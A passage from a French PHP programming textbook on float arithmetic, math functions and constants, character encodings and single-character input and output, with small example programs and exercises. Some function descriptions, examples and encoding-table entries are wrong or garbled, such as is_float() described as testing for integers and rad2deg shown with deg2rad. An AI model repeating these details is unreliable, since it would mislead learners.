$k=$x-$y ; // soustraction
echo '$k='.$k."\n";
$k=$x*$y ; // multiplication
echo '$k='.$k."\n";
$k=$x/$y ; // division réelle
echo '$k='.$k."\n";
$x+=2;
echo '$x+=2 : $x='.$x."\n";
$x-=2;
echo '$x-=2 : $x='.$x."\n";
$x*=2;
echo '$x*=2 : $x='.$x."\n";
$x/=2;
echo '$x/=2 : $x='.$x."\n";
var_dump($x);
$x/=5;
echo '$x/=5 : $x='.$x."\n";
var_dump($x);
?>
```

Voici son exécution :

```
$ php reels_operateurs_shell.php
valeur initiale de $x=10.3
valeur initiale de $y=3.4
$k=$x+$y : $k=13.7
$k=$x-$y : $k=6.9
$k=$x*$y : $k=35.02
$k=$x/$y (div réelle) : $k=3.0294117647059
$x+=2 : $x=12.3
$x-=2 : $x=10.3
$x*=2 : $x=20.6
$x/=2 : $x=10.3
float(10.3)
$x/=5 : $x=2.06
float(2.06)
```

Le programme **reels\_operateurs\_web.php** correspond à la version web.

### 7.2.12 Les opérateurs de comparaison

Le tableau ci-dessous récapitule les opérateurs de comparaison sur les réels:

Opérateur	Signification	Exemple
<	inférieur à	if (\$i < \$j) ...
>	Supérieur à	if (\$i > \$j) ...
<=	inférieur ou égal à	if (\$i <= \$j) ...
>=	supérieur ou égal à	if (\$i >= \$j) ...
==	est égal (après transtypage)	if (\$i == \$j) ...
==	est égal et de même type	if (\$i === \$j) ...
!=	Différent (non égal) après transtypage	if (\$i != \$j) ...
<>	Différent (non égal) après transtypage	if (\$i <> \$j) ...
!==	Différent (non égal) ou bien pas du même type	if (\$i !== \$j) ...

Remarque :

Du fait du typage automatique selon le contexte, certains opérateurs comme « == » ou « !== » permettent de comparer le type des variables.

Si on compare un nombre avec une chaîne ou bien que la comparaison implique des chaînes « numériques », alors chaque chaîne sera convertie en un nombre et la comparaison sera effectuée numériquement.

### 7.2.13 Exemple de programme

Le programme **somme\_reels\_shell.php**, affiche le résultat de la somme de deux réels saisis au clavier.

Voici le programme **somme\_reels\_shell.php** :

```
<?php
echo 'Entrez deux réels :';
fscanf(STDIN,"%f %f",$x,$y);
$somme=$x+$y;
echo "La somme de $x et de $y = $somme".PHP_EOL;
?>
```

Voici son exécution :

```
$ php somme_reels_shell.php
Entrez deux réels :12.3 3.4
La somme de 12.3 et de 3.4 = 15.7
```

Les programmes **somme\_reels\_web.html** et **somme\_reels\_web.php** correspondent à la version web.

### 7.2.14 Les fonctions sur les réels

Le langage PHP propose de nombreuses fonctions. Le tableau suivant présente quelques fonctions sur les réels.

Fonction	Signification	Exemple
<b>is_float()</b> <b>is_real()</b> <b>is_double()</b>	Retourne true si l'argument est un entier false sinon	<code>if (is_float(\$x)) ...</code>
<b>floatval()</b>	Retourne la valeur réelle de l'argument.	<code>\$x = floatval("2.4"); // 2.4 \$x = floatval("2.4texte"); // 2.4</code>
<b>floor()</b>	Arrondit à l'entier inférieur	<code>\$i=floor(4.6);</code>
<b>ceil()</b>	Arrondit à l'entier supérieur	<code>\$i=ceil(4.6); // 5</code>
<b>round()</b>	Arrondit un nombre à virgule flottante	<code>\$x=round(3.4); // 3 \$x=round(3.5); // 4 \$x=round(3.6); // 4 \$x=round(3.6,0); // 4 \$x=round(2.95583,2); // 2.96 \$x=round(2341757,-3); // 2342000 \$x=round(5.045,2); // 5.05 \$x=round(6.055,2); // 6.06 \$x=round(9.5,0,PHP_ROUND_HALF_UP); // 10 \$x=round(9.5,0,PHP_ROUND_HALF_DOWN); // 9 \$x=round(9.5,0,PHP_ROUND_HALF_EVEN); // 10 \$x=round(9.5,0,PHP_ROUND_HALF_ODD); // 9 \$x=round(8.5,0,PHP_ROUND_HALF_UP); // 9 \$x=round(8.5,0,PHP_ROUND_HALF_DOWN); // 8 \$x=round(8.5,0,PHP_ROUND_HALF_EVEN); // 8 \$x=round(8.5,0,PHP_ROUND_HALF_ODD); // 9</code>
<b>is_numeric()</b>	Retourne true si l'argument est un numérique false sinon	<code>if (is_numeric(\$x)) ...</code>
<b>abs()</b>	Retourne la valeur absolue	<code>\$x= abs(-4.2) ; // 4.2</code>
<b>is_finite()</b>	Indique si un nombre est fini	<code>\$x=18.34 ; if (is_finite(\$x)) ...</code>
<b>is_infinite()</b>	Indique si un nombre est infini	<code>\$x=log(0) ; if (is_finite(\$x)) ...</code>
<b>is_nan()</b>	Indique si une valeur n'est pas un nombre	<code>\$x=acos(8) ; if (is_nan(\$x)) ...</code>
<b>cos()</b>	Cosinus	<code>\$x= cos(0.9) ; // 0.62160996827066</code>
<b>sin()</b>	Sinus	<code>\$x= sin(-0.9) ; // -0.78332690962748</code>
<b>exp()</b>	Exponentielle	<code>\$x= exp(4.23) ; // 68.717232173846</code>
<b>pi()</b>	Retourne la valeur de pi	<code>\$x=pi(); // 3.1415926535898</code>
<b>sqrt()</b>	Retourne la racine carrée	<code>\$x= sqrt(3.5) ; // 1.870828693387</code>

Certaines fonctions **floor()**, **ceil()** retournent un entier mais leur argument est un réel.

D'autres fonctions comme **is\_numeric()** ne sont pas spécifiques aux réels, mais à toutes les variables numériques.

## 7.2.15 Les fonctions mathématiques

Voici la liste des fonctions mathématiques standard qui portent sur des entiers (int) ou sur des réels (float), par ordre alphabétique.

Fonction (suite)	Signification	Exemple
<b>log10()</b>	Logarithme en base 10	\$x=log10(3.5) ;// 0.54406804435028
<b>log1p()</b>	Calcule précisément log(1 + nombre)	\$x=log1p(2.5) ;// 1.2527629684954
<b>log()</b>	Logarithme naturel (népérien)	\$x=log(3.5) ;// 1.2527629684954
<b>max()</b>	La plus grande valeur, entière, réelle, ou le tableau de plus grand, ou le plus ayant la plus grande valeur dès la première différence, en cas de nb d'éléments équivalents.	\$i=max(2,4) ; // 4 \$x=max(2,4.7) ; // 4.7 \$x=max(2.5,4.7) ; // 4.7 \$chaine=max("2.5","4.7") ; // "4.7"  \$val=max(array(2,3,4),array(1,0,2,1)) ; // array(1,0,2,1) \$val=max(array(2,5,2),array(2,5,4)); // array(2,5,4)
<b>min()</b>	La plus petite valeur, entière, réelle, ou le tableau de plus petit, ou le plus ayant la plus petite valeur dès la première différence, en cas de nb d'éléments équivalents.	\$i=min(2,4) ; // 2 \$i= min (2,4.7) ; // 2 \$x=min(2.5,4.7) ; // 2.5 \$chaine=min("2.5",4.7) ; // "2.5" \$val=min(array(2,3,4),array(1,0,2,1)) ; // array(2,3,4) \$val=min(array(2,5,2),array(2,5,4)); // array(2,5,2)
<b>mt_getrandmax ()</b>	La plus grande valeur aléatoire possible	\$i=mt_getrandmax(); // 2147483647 sur Linux et Windows
<b>mt_rand()</b>	Génère une meilleure valeur aléatoire	\$i=mt_rand(); // entre 0 et mt_getrandmax() \$i=mt_rand(1,5); // entre 1 et 5
<b>mt_srand()</b>	Initialise une meilleure valeur aléatoire	mt_srand((double) microtime() * 1000000);
<b>octdec()</b>	Conversion d'octal en décimal	\$i=octdec('77'); // 63
<b>pi()</b>	Retourne la valeur de pi	\$x=pi(); // 3.1415926535898
<b>pow()</b>	Retourne résultat d'un nombre élevé à la puissance	\$i=pow(4,3) ;// 64 \$x=pow(4.5,3) ;// 91.125 \$x=pow(4.5,3.5) ;// 193.30531630687
<b>rad2deg()</b>	Conversion de radians en degrés	\$x= deg2rad(0.785); // 44.97718691777
<b>rand()</b>	Génère une valeur aléatoire	\$i=rand(); // entre 0 et getrandmax() \$i=rand(1,5); // entre 1 et 5
<i>A suivre ...</i>		

Fonction (suite)	Signification	Exemple
round()	Arrondit un nombre à virgule flottante	<pre>\$x=round(3.4); // 3 \$x=round(3.5); // 4 \$x=round(3.6); // 4 \$x=round(3.6,0); // 4 \$x=round(2.95583,2); // 2.96 \$x=round(2341757,-3); // 2342000 \$x=round(5.045,2); // 5.05 \$x=round(6.055,2); // 6.06 \$x=round(9.5,0,PHP_ROUND_HALF_UP); // 10 \$x=round(9.5,0,PHP_ROUND_HALF_DOWN); // 9 \$x=round(9.5,0,PHP_ROUND_HALF_EVEN); // 10 \$x=round(9.5,0,PHP_ROUND_HALF_ODD); // 9 \$x=round(8.5,0,PHP_ROUND_HALF_UP); // 9 \$x=round(8.5,0,PHP_ROUND_HALF_DOWN); // 8 \$x=round(8.5,0,PHP_ROUND_HALF_EVEN); // 8 \$x=round(8.5,0,PHP_ROUND_HALF_ODD); // 9</pre>
sin()	Sinus	\$x= sin(-0.9) ;// -0.78332690962748
sinh()	Sinus hyperbolique	\$x= sinh(-3.5) ;// -16.542627287635
sqrt()	Racine carrée	\$x= sqrt(3.5) ;// 1.870828693387
srand()	Initialise le générateur de nombres aléatoires	srand((double) microtime() * 1000000);
tan()	Tangente	\$x=tan(M_PI_4) ; // 1
tanh()	Tangente hyperbolique	\$x=tanh(M_PI_4) ; // 0.65579420263267

## 7.2.16 Les constantes mathématiques prédéfinies

Voici la liste des constantes mathématiques prédéfinies.

constante	Valeur	Description
<b>M_E</b>	2.7182818284590452354	Valeur de la constante e
<b>M_LOG2E</b>	1.4426950408889634074	Log2(e)
<b>M_LOG10E</b>	0.43429448190325182765	Log10(e)
<b>M_LN2</b>	0.69314718055994530942	LogN(2)
<b>M_LN10</b>	2.30258509299404568402	LogN(10)
<b>M_PI</b>	3.14159265358979323846	pi
<b>M_PI_2</b>	1.57079632679489661923	pi/2
<b>M_PI_4</b>	0.78539816339744830962	pi/4
<b>M_1_PI</b>	0.31830988618379067154	1/pi
<b>M_2_PI</b>	0.63661977236758134308	2/pi
<b>M_SQRTPI</b>	1.77245385090551602729	sqrt(pi)
<b>M_2_SQRTPI</b>	1.12837916709551257390	2/sqrt(pi)
<b>M_SQRT2</b>	1.41421356237309504880	sqrt(2)
<b>M_SQRT3</b>	1.73205080756887729352	sqrt(3)
<b>M_SQRT1_2</b>	0.70710678118654752440	1/sqrt(2)
<b>M_LNPI</b>	1.14472988584940017414	LogN(pi)
<b>M_EULER</b>	0.57721566490153286061	Constante d'Euler
<b>PHP_ROUND_HALF_UP</b>		Arrondi supérieur
<b>PHP_ROUND_HALF_DOWN</b>		Arrondi inférieur
<b>PHP_ROUND_HALF_EVEN</b>		Arrondi au nombre pair
<b>PHP_ROUND_HALF_ODD</b>		Arrondi au nombre impair
<b>NAN</b>		N'est pas un nombre
<b>INF</b>		L'infini

### 7.2.17 Exercice

Faire un programme qui calcul la Mensualité (hors assurance) d'un crédit en fonction : du Capital emprunté, du Nombre d'Années et du Taux d'intérêt.

La formule de calcul est :

$$M = C \times T \times \frac{(1+T)^N}{(1+T)^N - 1}$$

Où :

- M est la mensualité ;
- C est le capital emprunté ;
- T est le taux mensuel (taux annuel/12) ;
- N est le nombre de mois (nombre d'années x 12).

La mensualité Hors Assurance (HA) sera affichée (calcul précédent).

Afficher également la mensualité Assurance Comprise (AC).

Le taux Annuel d'assurance sera demandé.

La formule de calcul de l'assurance mensuelle est :

$$\text{AssMensuelle} = \text{Capital\_Initial} \times \text{TauxAssuranceMensuel}$$

La formule de calcul de la mensualité assurance comprise (AC) est :

$$\text{MensualitéAC} = \text{MensualitéHA} + \text{MontantAssuranceMensuelle}$$

Vous arrondirez les calculs à 2 décimales.

Voici un exemple d'exécution attendue (les saisies sont sur fond jaune) :

```
$ php emprunt_shell.php
Capital : 300000
Nombre d'années : 20
Taux Annuel Hors Assurance (ex : 2.6) : 2.8
Taux de l'Assurance (0.29) : 0.33
Mensualité Hors Assurance : 1633.92
Coût de l'Assurance par mois : 82.5
Mensualité Assurance Comprise : 1716.42
```

(solution : *emprunt\_shell.php* )

(solution web : *emprunt\_web.html* et *emprunt\_web.php* )

## 7.3 Le type « caractère » ou chaîne d'un seul caractère

### 7.3.1 Particularité de PHP

Le type caractère n'existe pas en PHP !


Tout est vu comme une chaîne de caractères d'un seul caractère

Nous ne présentons dans cette section que le traitement particulier d'une **chaîne d'un seul caractère**, le reste est traité dans la section 10.1.

### 7.3.2 Codage binaire

#### 7.3.2.1 Principe

Chaque caractère d'une chaîne de caractères est codé sur un octet (sauf pour le codage Unicode UTF-8 qui peut être sur plusieurs octets (et aussi UTF-16 qui doit être implanté dans les versions 6.0 ou 7.0 de PHP, voir section 1.2.1)).



Dès que le 8<sup>e</sup> bits est à « 1 », le caractère codé dépend de la table de codage des caractères.

### 7.3.3 Les tables de codages

Les principales tables de codages de caractères sont :

- La table **ASCII** : ci-après
- La table ASCII étendue IBM (page de code 850) : En annexe
- La table ASCII étendue APPLE : En annexe
- La table **Iso-Latin1** (page de code **8859-1**) : ci-après
- La table Unicode **UTF-8** : En annexe

### 7.3.3.1 La table ASCII

Cette table correspond au codage des caractères sans accents. Elle est universelle et est reprise au début des autres tables de codages.

Table ASCII (Normalisée)

Décimal	ASCII	Décimal	ASCII	Décimal	ASCII
0	NUL	43	+	86	V
1	SOH	44	,	87	W
2	STX	45	-	88	X
3	ETX	46	.	89	Y
4	EOT	47	/	90	Z
5	ENQ	48	0	91	[
6	ACK	49	1	92	\
7	BEL	50	2	93	]
8	BS	51	3	94	^
9	HT	52	4	95	_
10	LF	53	5	96	`
11	VT	54	6	97	a
12	FF	55	7	98	b
13	CR	56	8	99	c
14	SO	57	9	100	d
15	SI	58	:	101	e
16	DLE	59	;	102	f
17	DC1	60	<	103	g
18	DC2	61	=	104	h
19	DC3	62	>	105	i
20	DC4	63	?	106	j
21	NAK	64	@	107	k
22	SYN	65	A	108	l
23	ETB	66	B	109	m
24	CAN	67	C	110	n
25	EM	68	D	111	o
26	SUB	69	E	112	p
27	ESC	70	F	113	q
28	FS	71	G	114	r
29	GS	72	H	115	s
30	RS	73	I	116	t
31	US	74	J	117	u
32	Space	75	K	118	v
33	!	76	L	119	w
34	"	77	M	120	x
35	#	78	N	121	y
36	\$	79	O	122	z
37	%	80	P	123	{
38	&	81	Q	124	
39	'	82	R	125	}
40	(	83	S	126	~
41	)	84	T	127	DEL
42	*	85	U		

### 7.3.3.2 La table Iso-Latin1 (8859-1)

Cette table correspond au codage des caractères avec accents. Les valeurs de 0 à 127 correspondent à la table ASCII :

Table Iso-Latin1 - Page de code 8859-1 - (normalisée) et de 0 à Table ASCII			ANSI 1252 (Windows)		
Déci	page code 8859-1	Description	Déci	page code 8859-1	Description
	Caractère			Caractère	
128			171	«	Guillemet typo ouvrant
129			172	»	négation
130	,	windows	173	—	petit trait d'union
131	ƒ	windows	174	®	marque déposée
132	”	windows	175	‐	accent macron
133	…	windows	176	°	Degré
134	†	windows	177	±	plus ou moins
135	‡	windows	178	²	exposent 2
136	˜	windows	179	³	exposent 3
137	%o	windows	180	ˊ	accent aigu
138	˜S	windows	181	µ	signe micron
139	⟨	windows	182	¶	paragraph
140	Œ	windows	183	·	point mi-hauteur
141			184	,	cédille
142			185	¹	exposent 1
143			186	º	ordinal masculin
144			187	»	Guillemet typo fermant
145	‘	windows	188	¹/₄	fraction (un quart)
146	’	windows	189	¹/₂	fraction (une demi)
147	“	windows	190	³/₄	fraction (trois quarts)
148	”	windows	191	¿	point d'interrog inversé
149	•	windows	192	À	À grave
150	—	windows	193	À	À aigu
151	—	windows	194	Á	Á circonflexe
152	~	windows	195	À	À tilda
153	™	windows	196	À	À tréma
154	˜S	windows	197	À	À ring
155	>	windows	198	Æ	Æ (ligature)
156	œ	windows	199	Ç	Ç cédille
157			200	È	È grave
158			201	È	È aigu
159	Ý	windows	202	È	È circonflexe
160	espace	espace non-sécable	203	È	È tréma
161	í	point d'exclam. inversé	204	Í	Í grave
162	¢	cent	205	Í	Í aigu
163	£	livre sterling	206	Í	Í circonflexe
164	¤	signe monétaire	207	Í	Í tréma
165	¥	yen	208	Ð	Ð Eth Icelandais
166	—	barre verticale brisée	209	Ñ	Ñ tilda
167	§	section	210	Ó	Ó grave
168	..	tréma	211	Ó	Ó aigu
169	©	copyright	212	Ó	Ó circonflexe
170	ª	ordinal féminin	213	Ó	Ó tilda

### 7.3.3.3 La table Unicode UTF8

Les tables Unicode acceptent plusieurs *Formats de Transformation Universelle* (UTF = Universel Transformation Format) :

- UTF-8
- UTF-16
- UTF-32

Elles sont développées par le consortium Unicode.

La table UTF-8 correspond à la norme ISO 10646. Elle répertorie plus de 109 000 caractères couvrant 93 écritures (langues).

Cette table de codage utilise de 1 à 4 octets pour coder un caractère ou symbole. Le codage sur 1 octet correspond à la table ASCII.

Un préfixe binaire **0**, **110**, **1110** ou **11110** pour le premier octet détermine si le caractère est codé respectivement sur 1, 2, 3, ou 4 octets, avec le préfixe **10** pour les octets 2, 3 ou 4, comme l'indique le tableau ci-dessous.

Le valeurs représentées par « b » correspond aux bits (0 ou 1) significatifs :

Nombre d'octets	Nombre de bits significatifs	Numéro Unicode	Numéro en Hexadécimal	Représentation
1	7 bits	U+0000 à U+007F	00 à 7F	<b>0</b> bbbbbbb
2	11 bits	U+0080 à U+07FF	C280 à DFBF	<b>110</b> bbbbbb <b>10</b> bbbbbb
3	16 bits	U+0800 à U+FFFF	E0A080 à EFBFBF	<b>1110</b> bbbb <b>10</b> bbbbbb <b>10</b> bbbbbb
4	21 bits	U+010000 à U+10FFFF	F0908080 à F7BFBFBF	<b>11110</b> bbb <b>10</b> bbbbbb <b>10</b> bbbbbb <b>10</b> bbbbbb

### 7.3.4 Les caractères de contrôle

Certains caractères non imprimables, sont très utiles en programmation. C'est le cas du caractère LineFeed (LF) qui termine chaque ligne dans un fichier texte UNIX. Le tableau ci-dessous présente quelques caractères de contrôle.

Code Caractère	Signification	Exemple
\e	Caractère escale (ESC)	echo "\e" ;
\f	Page suivante (FF)	echo "\f" ;
\n	Ligne suivante (LF)	if ( \$c == "\n" )
\r	Retour Chariot (CR)	echo "\r" ;
\t	Tabulation (TAB)	echo "\t";
\v	Tab. Verticale (TAB)	if ( \$c == "\v" )
\\"	Backslash	if ( \$c == "\\\" )
\'	Apostrophe	if ( \$c == "\'" )
\"	Guillemets	if ( \$c == "\"" )
\101	caractère dont le code ascii est 101 en octal (A)	echo "\101" ;
\x41	caractère dont le code ascii est 41 en hexadécimal (A)	echo "\x41" ;

### 7.3.5 Constantes texte

L'utilisation de guillemets ", ou d'apostrophes ', permet de définir une constante chaîne de caractères, donc une chaîne d'un seul caractère. La syntaxe est par exemple :

```
$Lettre = "A" ;
```

Ou

```
$Lettre = 'A' ;
```

La différence entre ces deux notations est expliquée à la section 10.1.2.

### 7.3.6 Saisie et affichage

#### 7.3.6.1 Dans un environnement Shell

La saisie et l'affichage dans un environnement Shell a déjà été présenté à la section 5.2.3.2. En voici un rappel.

Le format utilisé est **%s** pour le **printf** ou le **fscanf**, comme indiqué à la section 5.2. Pour la saisie, ce format lit une chaîne complète. Il faut ensuite extraire le caractère dans le « tableau de caractères » que constitue la chaîne (cf. section 10.1).

Le programme **caractere\_saisie\_affichage\_shell.php** en donne un exemple. Il présente les deux affichage via l'instruction **echo** puis l'instruction **printf()** :

```
<?php
echo "Entrez un caractère : "      ;
fscanf(STDIN,"%s",$Saisie)        ;
$Lettre=$Saisie[0]                ;
echo "Caractère saisi : ".$Lettre.PHP_EOL ;
printf("Caractère saisi : %s\n",$Lettre) ;
?>
```

Voici un exemple de son exécution :

```
$ php caractere_saisie_affichage_shell.php
Entrez un caractère : A
Caractère saisi : A
Caractère saisi : A
$ php caractere_saisie_affichage_shell.php
Entrez un caractère : azerty
Caractère saisi : a
Caractère saisi : a
```

La saisie d'un seul caractère peut également se faire par la fonction **fgetc()** et l'affichage par **fputs()** comme indiqué à la section 5.2.1.1.2.

Le programme **caractere\_saisie\_affichage2\_shell.php** en donne un exemple.

```
<?php
echo "Entrez un caractère : ";
$Lettre=fgetc(STDIN);
echo "Caractère saisi : ".$Lettre.PHP_EOL ;
fputs(STDOUT,"Caractère saisi : ".$Lettre.PHP_EOL) ;
?>
```

Voici un exemple de son exécution :

```
$ php caractere_saisie_affichage2_shell.php
Entrez un caractère : A
Caractère saisi : A
Caractère saisi : A
```

#### Remarque :

*La fonction fgetc() lit un seul caractère. Dans le cas d'une saisie au clavier, après la lecture du caractère le buffer contient toujours un caractère Line Feed (LF=validation) qui n'est pas lu, ce qui peut perturber la saisie suivante.*

*En effet, la saisie qui suit trouvera un caractère dans le buffer, le caractère Line Feed qui reste, lira cette donnée et ne permettra pas à l'utilisateur de faire une nouvelle saisie.*

### 7.3.6.2 Dans un environnement web

La saisie par formulaire est abordée à la section 5.3.1.

Le formulaire de saisie retourne une chaîne de caractères. Il faut ensuite extraire le caractère dans le « tableau de caractères » que constitue la chaîne (cf. section 10.1), dans le programme PHP.

Voici le programme formulaire Web **caractere\_saisie\_affichage\_web.html** qui permet la saisie :

```
<!DOCTYPE html>
<html>
    <body>
        <form action="caractere_saisie_affichage_web.php" method="get">
            Entrer un caract&egrave;re <input type="text" name="Saisie" size="1" /><br>
            <input type="submit" value="Valider" />
            <input type="reset" value="Effacer le formulaire" />
        </form>
    </body>
</html>
```

Voici le programme php **caractere\_saisie\_affichage\_web.php** activé par le formulaire après validation et effectue l'affichage du caractère :

```
<!DOCTYPE html>
<html>
    <body>
<?php
    define("WEB_EOL", "<br>");
    // --- on récupère les données ---
    $Saisie=$_GET['Saisie'];
    // --- on traite les données ---
    $Lettre=$Saisie[0];
    echo "Caract&egrave;re saisi : ".$Lettre.WEB_EOL;
?>
    </body>
</html>
```

### 7.3.7 Transtypage explicite via (**string**)

Si on désire forcer l'interprétation d'une variable en chaîne de caractères, il faut utiliser le préfix (**string**) (comme indiqué à la section 6.7) avant la variable.

Voici le programme **caractere\_transtypage\_shell.php** qui en montre un exemple :

```
<?php
    $i=0;
    var_dump($i);
    $car=(string)$i; // transtypage explicite
    var_dump($car);
?>
```

Voici son exécution :

```
$ php caractere_transtypage_shell.php
int(0)
string(1) "0"
```

Le programme **caractere\_transtypage\_web.php** est la version web.

### 7.3.8 Transtypage explicite via `settype()`

Comme cela a été présenté à la section 6.6, on peut également utiliser la fonction `settype()` pour forcée le changement de type en chaîne de caractères.

Voici le programme `caractere_settype_shell.php`, réécriture du programme précédent avec la fonction `settype()`.

```
<?php  
    $i=0;  
    var_dump($i);  
    settype($i,"string") ; // transtypage explicite  
    var_dump($i);  
?>
```

Le programme `caractere_settype_web.php`, correspond à la version web.

**Remarque :**

*Ces règles de transtypage s'appliquent au type chaîne de caractères, quelque soient le nombre de caractères.*

### 7.3.9 Les opérateurs de comparaison

Le tableau ci-dessous récapitule les opérateurs de comparaison sur les chaines d'un caractère :

Opérateur	Signification	Exemple
<	inférieur à	if (\$c1 < \$c2) ...
>	Supérieur à	if (\$c1 > \$c2) ...
<=	inférieur ou égal à	if (\$c1 <= \$c2) ...
>=	supérieur ou égal à	if (\$c1 >= \$c2) ...
==	est égal (après transtypage)	if (\$c1 == \$c2) ...
!=	Différent (non égal) après transtypage	if (\$c1 != \$c2) ...
<>	Différent (non égal) après transtypage	if (\$c1 <> \$c2) ...

Le programme **caractere\_comparaison\_shell.php**, montre l'usage de ces opérateurs :

```
<?php
echo "Entrez un premier caractère : ";
fscanf(STDIN,"%s",$Saisie);
$Lettrel=$Saisie[0];
echo "Entrez un second caractère : ";
fscanf(STDIN,"%s",$Saisie);
$Lettre2=$Saisie[0];
echo "Premier Caractère saisi : ".$Lettrel.PHP_EOL ;
echo "Deuxième Caractère saisi : ".$Lettre2.PHP_EOL ;
if ($Lettrel > $Lettre2) echo "$Lettrel > $Lettre2".PHP_EOL ;
if ($Lettrel < $Lettre2) echo "$Lettrel < $Lettre2".PHP_EOL ;
if ($Lettrel >= $Lettre2) echo "$Lettrel >= $Lettre2".PHP_EOL;
if ($Lettrel <= $Lettre2) echo "$Lettrel <= $Lettre2".PHP_EOL;
if ($Lettrel == $Lettre2) echo "$Lettrel == $Lettre2".PHP_EOL;
if ($Lettrel != $Lettre2) echo "$Lettrel != $Lettre2".PHP_EOL;
?>
```

Voici son exécution :

```
$ php caractere_comparaison_shell.php
Entrez un premier caractère : A
Entrez un second caractère : b
Premier Caractère saisi : A
Deuxième Caractère saisi : b
A < b
A <= b
A != b
```

Les programmes **caractere\_comparaison\_web.html** et **caractere\_comparaison\_web.php**, correspondent à la version web.

### 7.3.10 Les fonctions

Le tableau suivant présente quelques fonctions sur les chaînes de caractères, en particulier **ord()** et **chr()** qui traite d'un seul caractère.

Fonction	Signification	Exemple
ord()	retourne le code ASCII du caractère	\$code = ord(\$lettre) ;
chr()	retourne le caractère dont le code ASCII est donné en argument	\$lettre = chr(\$code) ;
ctype_alnum()	Vérifie qu'une chaîne est alphanumérique	if (ctype_alnum(\$ch)) ...
ctype_alpha()	Vérifie qu'une chaîne est alphabétique	if (ctype_alpha(\$ch)) ...
ctype_cntrl()	Vérifie si tous les caractères de la chaîne sont des caractères de contrôles spéciaux	if (ctype_cntrl(\$ch)) ...
ctype_digit()	Vérifie qu'une chaîne est un entier	if (ctype_digit(\$ch)) ...
ctype_graph()	Vérifie si tous les caractères de la chaîne <code>text</code> ont une représentation graphique, et créeront une impression sur l'écran (les espaces n'en font pas partie)	if (ctype_graph(\$ch)) ...
ctype_lower()	Vérifie qu'une chaîne est en minuscules	if (ctype_lower(\$ch)) ...
ctype_print()	Vérifie qu'une chaîne est imprimable	if (ctype_print(\$ch)) ...
ctype_punct()	Vérifie qu'une chaîne contient de la ponctuation	if (ctype_punct(\$ch)) ...
ctype_space()	Vérifie qu'une chaîne n'est faite que de caractères blancs	if (ctype_space(\$ch)) ...
ctype_xdigit()	Vérifie qu'un caractère représente un nombre hexadécimal	if (ctype_xdigit(\$ch)) ...
utf8_encode()	Convertit une chaîne UTF-8 en ISO-8859-1	\$res=utf8_encode(\$ch) ;
utf8_decode()	Convertit une chaîne UTF-8 en ISO-8859-1	\$res=utf8_decode(\$ch) ;
iconv()	Convertit une chaîne dans un jeu de caractères	\$res=iconv("UTF-8","ISO-8859-1//IGNORE",\$text) ;

Un ensemble de fonctions préfixées « **iconv\_** » permet de faire la conversion des chaînes de caractères dans un autre jeu de caractère, en particulier la fonction **iconv** (voir programme **iconv.php**)

#### Remarques :

- 1- Seules les fonctions **ord()** et **chr()** de ce tableau travaillent sur un seul caractère (cf. le programme **caractere\_saisie\_affichage\_code\_ascii\_shell.php**).
- 2- Les autres fonctions sont génériques à toutes les chaînes de caractères quelque soit leur longueur.

Voici le programme **caractere\_fonctions\_shell.php** qui présente quelques fonctions :

```
<?php
// --- Saisie d'un caractère ---
echo "Entrez un caractère : " ;
fscanf(STDIN,"%s",$Saisie) ;
$Lettre=$Saisie[0] ;
echo "Caractère saisi : ".$Lettre.PHP_EOL ;
echo "son code ASCII est : ".ord($Lettre).PHP_EOL ;
// --- Saisie d'un code ASCII ---
echo "Entrez un code ASCII : " ;
fscanf(STDIN,"%d",$Code) ;
echo "Code saisi : ".$Code.PHP_EOL ;
echo "correspond au caractère : ".chr($Code).PHP_EOL ;
// --- Vérification d'un caractère de contrôle ---
$Lettre="\f";
if (ctype_cntrl($Lettre))
    echo "Le caractère >>>\f<<< est un caractère de contrôle".PHP_EOL;
else
    echo "Le caractère >>>\f<<< n'est pas un caractère de contrôle".PHP_EOL;
// --- Vérification d'un caractère imprimerable ---
if (ctype_print($Lettre))
    echo "Le caractère >>>\f<<< est imprimerable".PHP_EOL;
else
    echo "Le caractère >>>\f<<< n'est pas imprimerable".PHP_EOL;
// --- Vérification d'un caractère graphique imprimerable ---
if (ctype_graph($Lettre))
    echo "Le caractère >>>\f<<< est imprimerable".PHP_EOL;
else
    echo "Le caractère >>>\f<<< n'est pas imprimerable".PHP_EOL;
?>
```

Voici son exécution :

```
$ php caractere_fonctions_shell.php
Entrez un caractère : A
Caractère saisi : A
son code ASCII est : 65
Entrez un code ASCII : 66
Code saisi : 66
correspond au caractère : B
Le caractère >>>
    <<< est un caractère de contrôle
Le caractère >>>
    <<< n'est pas imprimerable
Le caractère >>>
    <<< n'est pas imprimerable
```

Les programmes **caractere\_fonctions\_web.html** et **caractere\_fonctions\_web.php** Correspondent à la version web.

### 7.3.11 Exercice

Faire un programme qui demande de saisir une majuscule, puis qui retourne la minuscule équivalente en passant par le code ASCII.

Voici un exemple d'exécution :

```
$ php caractere_conv_min_shell.php  
Entrez une majuscule : A  
La minuscule est      : a
```

Solution 1 : *caractere\_conv\_min\_shell.php*

Les programmes *caractere\_conv\_min\_web.html* et *caractere\_conv\_min\_web.php* correspondent à la version web.

## 7.4 Le type Booléen

### 7.4.1 Définition

Un **booléen** est une valeur logique qui peut prendre deux valeurs **true** (vrai) ou **TRUE** ou **1**, ou bien **false** (faux) ou **FALSE** ou **0**.

Le programme **affectation\_booleen\_shell.php** montre les différentes affectations d'un booléen. La fonction **boolval()** traduit les valeurs entières **1** et **0** en **TRUE** et **FALSE** :

```
<?php
$b1=TRUE; // ou true
